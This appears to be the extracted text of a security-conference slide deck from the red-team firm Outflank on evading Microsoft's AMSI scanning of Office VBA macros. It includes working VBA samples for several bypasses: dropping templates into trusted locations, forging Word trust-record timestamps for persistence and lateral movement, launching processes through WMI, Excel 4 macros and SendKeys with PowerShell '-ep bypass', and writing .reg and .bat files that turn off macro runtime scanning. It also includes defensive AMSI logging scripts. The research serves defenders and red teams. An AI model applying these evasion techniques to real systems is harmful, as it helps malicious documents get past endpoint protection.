W97M/ShellCode.B.gen!Eldorado), Ad-Aware (Clean), AegisLab (Clean), AhnLab-V3 (Clean), and ALYac (Clean).

Search or scan a URL, IP address, domain, or file hash

Sign in

DOC

1 / 58

One engine detected this file

SHA-256 2c53f2ea6235f0540412606429079a2489b05e2e8b385ed312a1922f66767870

File name cs_pcode.doc

File size 39 KB

Last analysis 2019-03-20 10:26:10 UTC

Detection	Details	Community
Cyren	W97M/ShellCode.B.gen!Eldorado	
Ad-Aware	Clean	
AegisLab	Clean	
AhnLab-V3	Clean	
ALYac	Clean	

PLEASE TRY THIS AT HOME

There's much more evil. Our three step recipe for guaranteed success:

1. **Abuse ambiguity in specs**

E.g. ASCII and Unicode name fields pointing to same module stream

2. **Explore undocumented features**

Ctrl-F in specs for "MUST be ignored" and "MUST NOT be present"

3. **Try deviating from specs**

MS Office implementation is more robust than most analyst tools



ESCAPING THE CHAINS ENFORCED BY AMSI FOR VBA


OUTFLANK

clear advice with a hacker mindset

VBA & ANTIMALWARE SCANNING INTERFACE

September 12, 2018

Office VBA + AMSI: Parting the veil on malicious macros



ENABLE AMSI LOGGING & DEBUGGING

1. Enable AMSI logging
2. AMSI events -> Windows eventlog
3. PS1 to read/parse windows eventlog

Enable AMSI logging in PS

```
$AutoLoggerName = 'MyAMSILogger'  
$AutoLoggerGuid = "{$((New-Guid).Guid)}"  
New-AutologgerConfig -Name $AutoLoggerName -Guid $AutoLoggerGuid -Start Enabled  
Add-EtwTraceProvider -AutologgerName $AutoLoggerName -Guid '{2A576B87-09A7-520E-C21A-4942F0271D67}' -  
Level 0xff -MatchAnyKeyword 0x8000000000000001 -Property 0x41
```

<https://gist.github.com/mattifestation/dfdd41e5020f4286e9b6486545abc359>


A meme featuring a robot with a sad face. The robot is grey and has a yellow face with a black outline. It is standing in front of a green background. The word "ERROR" is written in large, white, bold, sans-serif capital letters with a black outline at the top. The phrase "DOES NOT COMPUTE" is written in the same style at the bottom. A light blue rounded rectangle is overlaid in the center, containing text about AMSI and VBA code.

ERROR

AMSI does not work on VBA code you enter
and execute in a unsaved 'new document'

DOES NOT COMPUTE

AMSI LOGGING



Event Viewer (Local)

- Custom Views
- Windows Logs
- Applications and Services Logs
 - Hardware Events
 - Internet Explorer
 - Key Management Service
 - Microsoft
 - Antimalware
 - Scan-Interface
 - AMSI/Operational**
 - AppV
 - User Experience Virtualization
 - Windows
 - Microsoft Office Alerts
 - Windows PowerShell
 - Subscriptions

AMSI/Operational Number of events: 92

Level	Date and Time	Source	Event ID	Task Category
Information	3/15/2019 5:34:52 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:52 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:45 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:24 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:23 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:23 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:22 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:16 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:16 AM	Scan-Interface	1101	None
Information	3/15/2019 5:34:16 AM	Scan-Interface	1101	None

Event 1101, Scan-Interface

General Details

☒ Friendly View ☐ XML View

```

+ System
- EventData
  session      0x0
  scanStatus   1
  scanResult   1
  appname      OFFICE_VBA
  contentname   C:\Users\IEUser\Downloads\virtualAlloc_VirtualProtect.docm
  contentsize  354
  originalsize 354
  content      6B00650072006E0065006C00330032002E005600690072007400750061006C0041006C00
  hash         8D7C5C45D09988E5EA092A3AF3E3CB03ABDD30D08EF690C9FF04E560A6F023AE
  contentFiltered false
  
```

READING THE OFFICE_VBA EVENTS FROM AMSI LOG

```
1 $Events=(get-winevent "AMSI/Operational" -MaxEvents 20)
2
3
4 For ($j=0; $j -lt $Events.Count; $j++) {
5     $event=$events[$j]
6
7
8     $eventXML = [xml]$Event.ToXml()
9     $toPrint = $false
10    $result = @{};
11    For ($i=0; $i -lt $eventXML.Event.EventData.Data.Count; $i++) {
12
13        # Append these as object properties
14        $result.add($eventXML.Event.EventData.Data[$i].name, $eventXML.Event.EventData.Data[$i].'#text')
15        if($eventXML.Event.EventData.Data[$i].name -eq 'content'){
16
17            $s=$eventXML.Event.EventData.Data[$i].'#text';
18            $deccon= ($s-split".."|?{$_}%{[char][convert]::ToInt16($_,16)}}-join""
19
20        }
21    }
22
23    $result |ft Name,Value
24    $deccon
25 }
26 }
```

Name	Value
originalsize	354
hash	8D7C5C45D09988E5EA092A3AF3E3CB03ABDD30D08EF690C9FF04E560A6F023AE
contentFiltered	false
contentsize	354
content	6800650072006E0065006C00330032002E005600690072007400750061006C0041006C006C006F00630028003000300030003000
scanResult	1
scanStatus	1
decoded_content	kernel32.VirtualAlloc(0000000000000000,0000000000000064,0000000000001000,0000000000000004);...
session	0x0
contentname	C:\Users\IEUser\Downloads\virtualAlloc_VirtualProtect.docm
appname	OFFICE_VBA

```
kernel32.VirtualAlloc(0000000000000000,0000000000000064,0000000000001000,0000000000000004);
kernel32.VirtualProtect(,0000000000000064,0000000000000020,);
rtcShell("calc", "2");
```




1: TRUST ME

OUTFLANK

clear advice with a hacker mindset

AMSI & TRUST - MACRORUNTIMESCOPE

Disable for all documents: If the feature is disabled for all documents, no runtime scanning of enabled macros will be performed.

Enable for low trust documents: If the feature is enabled for low trust documents, the feature will be enabled for all documents for which macros are enabled except:

- Documents opened while macro security settings are set to "Enable All Macros"
- Documents opened from a Trusted Location
- Documents that are Trusted Documents
- Documents that contain VBA that is digitally signed by a Trusted Publisher

Enable for all documents: If the feature is enabled for all documents, then the above class of documents are not excluded from the behavior.


This protocol allows the VBA runtime to report to the Anti-Virus system certain high-risk code behaviors it is about to execute and allows the Anti-Virus to report back to the process if the sequence of observed behaviors indicates likely malicious activity so the Office application can take appropriate action.

When this feature is enabled, affected VBA projects' runtime performance may be reduced.

Default setting:
AMSI disabled for various
classes of 'trusted' documents

MACRO TRUST BASICS

- **Macro settings:** Disable all, disable with warning, allow all, only signed macros
- **Trusted documents:** Used in determining which file / macro has already been previously approved, avoids requesting approval every time. Stored in a HKCU registry hive 'trustrecord'
- **Trusted locations:** Folders where each file is automatically trusted. Stored in a HKCU registry hive.



- "Disable all macros without notification" does NOT disable all macros. Trusted docs & locations overrule

AMSI BYPASS - TRUSTED LOCATIONS

```
Sub autoopen()  
curfile = ActiveDocument.Path & "\" & ActiveDocument.Name  
templatefile = "C:\Users\IEUser\AppData\Roaming\Microsoft\Templates\" & DateDiff("s", #1/1/1970#, Now()) & ".dotm"  
  
ActiveDocument.SaveAs2 FileName:=templatefile, FileFormat _  
:=wdFormatXMLTemplateMacroEnabled, LockComments:=False, Password:="", _  
AddToRecentFiles:=True, WritePassword:="", ReadOnlyRecommended:=False, _  
EmbedTrueTypeFonts:=False, SaveNativePictureFormat:=False, SaveFormsData _  
:=False, SaveAsAOCELetter:=False, CompatibilityMode:=15  
  
' save back to orig location, otherwise AMSI will kick in (as we are the template)  
ActiveDocument.SaveAs2 FileName:= _  
curfile, FileFormat:=wdFormatXMLDocumentMacroEnabled, LockComments:=False, Password:="", _  
AddToRecentFiles:=True, WritePassword:="", ReadOnlyRecommended:=False, _  
EmbedTrueTypeFonts:=False, SaveNativePictureFormat:=False, SaveFormsData _  
:=False, SaveAsAOCELetter:=False, CompatibilityMode:=15  
  
' now create a new file based on template  
Documents.Add Template:=templatefile, _  
NewTemplate:=False, DocumentType:=0  
End Sub  
  
Sub autonew()  
Shell "calc.exe"  
End Sub
```

Autoopen=dropper

Saveas dotm in trusted location

Saveas docm in original location

Create new file based on dropped dotm




Autonew = payload, AMSI bypass

Con:

- Writable location accessible?
- Can we do this with 'trusted documents'?

TRUSTRECORDS

Contents of HKCU\Software\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords

 %USERPROFILE%/Documents/shell_calc6.docm	REG_BINARY	55 84 aa 06 65 be d4 01 00 c0 dc f1 bc ff ff ff 10 12 8a 01 ff ff ff 7f		
 %USERPROFILE%/Documents/shell_calc7.docm	REG_BINARY	4f 4f 0b 41 67 be d4 01 00 c0 dc f1 bc ff ff ff f4 11 8a 01 ff ff ff 7f		
 %USERPROFILE%/Documents/shell_calc8.docm	REG_BINARY	4f 4f 0b 41 67 be d4 01 00 c0 dc f1 bc ff ff ff 11 b0 8a 01 ff ff ff 7f		
FILE PATH		Create Timestamp	?not a hash?!	Approved


READ & PARSE TIMESTAMP FROM REGISTRY IN PS1

```
$a=(get-itemproperty -path "HKCU:Software\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords" -Name $fname).$fname;  
$dtu2 = [DateTime]::FromFileTimeUtc([bitconverter]::ToUInt64($a[0..8],0));  
$dtu2
```

AMSI & TRUSTED DOCUMENTS

Whatever I do in my lab machine, 'trusted documents' are still passing through AMSI ?!?

Either MS messed up their documentation or



TRUSTRECORD ABUSE

%USERPROFILE%/Documents/shell_cal...	REG_BINARY	55 84 aa 06 65 be d4 01 00 c0 dc f1 bc ff ff ff 10 12 8a 01 ff ff ff 7f
%USERPROFILE%/Documents/shell_cal...	REG_BINARY	4f 4f 0b 41 67 be d4 01 00 c0 dc f1 bc ff ff ff 14 11 00 01 ff ff ff 7f
%USERPROFILE%/Documents/shell_cal...	REG_BINARY	4f 4f 0b 41 67 be d4 01 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 7f

This works!

Opportunities:


- Replace & Timestamp new files based on existing trustrecords
- Replace & Timestamp macro docs on network = lateral movement
Note: trusted docs on network by default disabled
- Trust records overrule Macro security settings. Predict createtime timestamp = Long term persistence?

LONG TERM PERSISTENCE

- 1: Predict or preserve the creation timestamp is hard (zip etc won't do that)
- 2: Word Templates are incredibly versatile



.docx file with a
template reference



HTTP://... dotm

We can set a trustrecord for the template, this is an online resource
"internet file system", ctime= 0

Requires "allow trusted docs on the network"

2: INNOCENT COM

OUTFLANK

clear advice with a hacker mindset

INNOCENT COM FUNCTIONS

Idea

Abuse COM functions that are logged, but not generating a trigger event

Why invent this myself?

There are these nice ASR bypasses that rely on COM

<https://gist.github.com/infosecninja/24a733c5b3f0e5a8b6f0ca2cf75967e3>

<https://www.darkoperator.com/blog/2017/11/6/windows-defender-exploit-guard-asr-vbscriptjs-rule>

INNOCENT COM FUNCTIONS

AMSI bypass / non-trigger with WMI process spawninstance

```
Sub document_open()  
  'ASR_bypass from https://www.darkoperator.com/blog/2017/11/11/windows-defender-exploit-guard-asr-rules-for-office  
  On Error Resume Next  
  
  strComputer = "."  
  Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\cimv2")  
  Set objStartUp = objWMIService.Get("Win32_ProcessStartup")  
  Set objProc = objWMIService.Get("Win32_Process")  
  Set procStartConfig = objStartUp.SpawnInstance_  
  procStartConfig.ShowWindow = 1  
  objProc.Create "calc.exe", Null, procStartConfig, intProcessID  
  
  'Shell "now showing the AMSI LOG, no event triggered"  
  |  
End Sub
```

```
ISwbemServicesEx.get("Win32_ProcessStartup");  
ISwbemServicesEx.get("Win32_Process");  
ISwbemObjectEx.spawninstance();  
rtcShell("now showing the AMSI LOG, no event triggered", "2");
```

CreateObject "Excel.application" and calling DDEInitialize also works

A pair of glasses is positioned diagonally across the frame. The background is a solid blue color with a subtle, light-colored dot pattern. The text is overlaid on the image.

3: DIDN'T SEE THAT

OUTFLANK

clear advice with a hacker mindset

NON-AMSI FUNCTIONS

Idea

Abuse Word/Excel functions that are not COM and are not hooked by AMSI

Method 1: Excel 4.0 macros

- Excel 4 macros (XLM) & In Excel VBA

```
Private Sub Workbook_Open()  
Application.ExecuteExcel4Macro ("exec("""calc.exe""")")  
End Sub
```

<https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/>

NON-AMSI FUNCTIONS

Method 2: Sendkeys (AMSI+ASR bypass)

```
Private Sub Workbook_Open()  
On Error Resume Next  
Application.SendKeys "^{esc}"  
Application.Wait (Now() + TimeValue("00:00:01"))  
Application.SendKeys "powershell.exe -ep bypass read-host ""malicious"" ~"  
  
Shell "I just used sendkeys to start powershell| ;) No AMSI event, right"  
End Sub
```

NON-AMSI FUNCTIONS

Method 3: Disable AMSI with text files

Have Word Save a reg & .bat in startup folder, disable AMSI

```
Documents.Add
ActiveDocument.Range.Text = _
"Windows Registry Editor Version 5.00" & vbNewLine & _
vbNewLine & _
"[HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Common\security]" & vbNewLine & _
""MacroRuntimeScanScope""=dword:00000000|" & vbNewLine & _
vbNewLine

ActiveDocument.SaveAs2 FileName:=filepath & "generatedByWord.reg", FileFormat:= _
    wdFormatText, LockComments:=False, Password:="", AddToRecentFiles:=True, _
    WritePassword:="", ReadOnlyRecommended:=False, EmbedTrueTypeFonts:=False, _
    SaveNativePictureFormat:=False, SaveFormsData:=False, SaveAsAOCELetter:= _
    False, Encoding:=437, InsertLineBreaks:=False, AllowSubstitutions:=False _
    , LineEnding:=wdCRLF, CompatibilityMode:=0
ActiveDocument.Close

Documents.Add
ActiveDocument.Range.Text = "regedit.exe /S generatedByWord.reg"

ActiveDocument.SaveAs2 FileName:=filepath & "generatedByWord.bat", FileFormat:= _
    wdFormatText, LockComments:=False, Password:="", AddToRecentFiles:=True, _
    WritePassword:="", ReadOnlyRecommended:=False, EmbedTrueTypeFonts:=False, _
```

Reg content

Save as .reg,
fileformat=txt

Bat content

Save as .bat,
fileformat=txt

TAKE AWAYS

- AMSI bypasses
 - AMSI implementation for VBA not very robust, trusted locations, COM functions that don't trigger and non COM functions
 - Don't believe MS docs on AMSI and trusted documents...
- Trustrecords manipulation
 - No integrity checking on document/macro code
 - Long term persistence location also bypasses macro security "High"
- Probably a lot more opportunities for AMSI bypasses...

OUTFLANK

clear advice with a hacker mindset

Pieter Ceelen

+31 6 5157 2696

pieter@outflank.nl

www.outflank.nl/pieter

@PtrPieter



Stan Hegt

+31 6 1188 5039

stan@outflank.nl

www.outflank.nl/stan

@StanHacked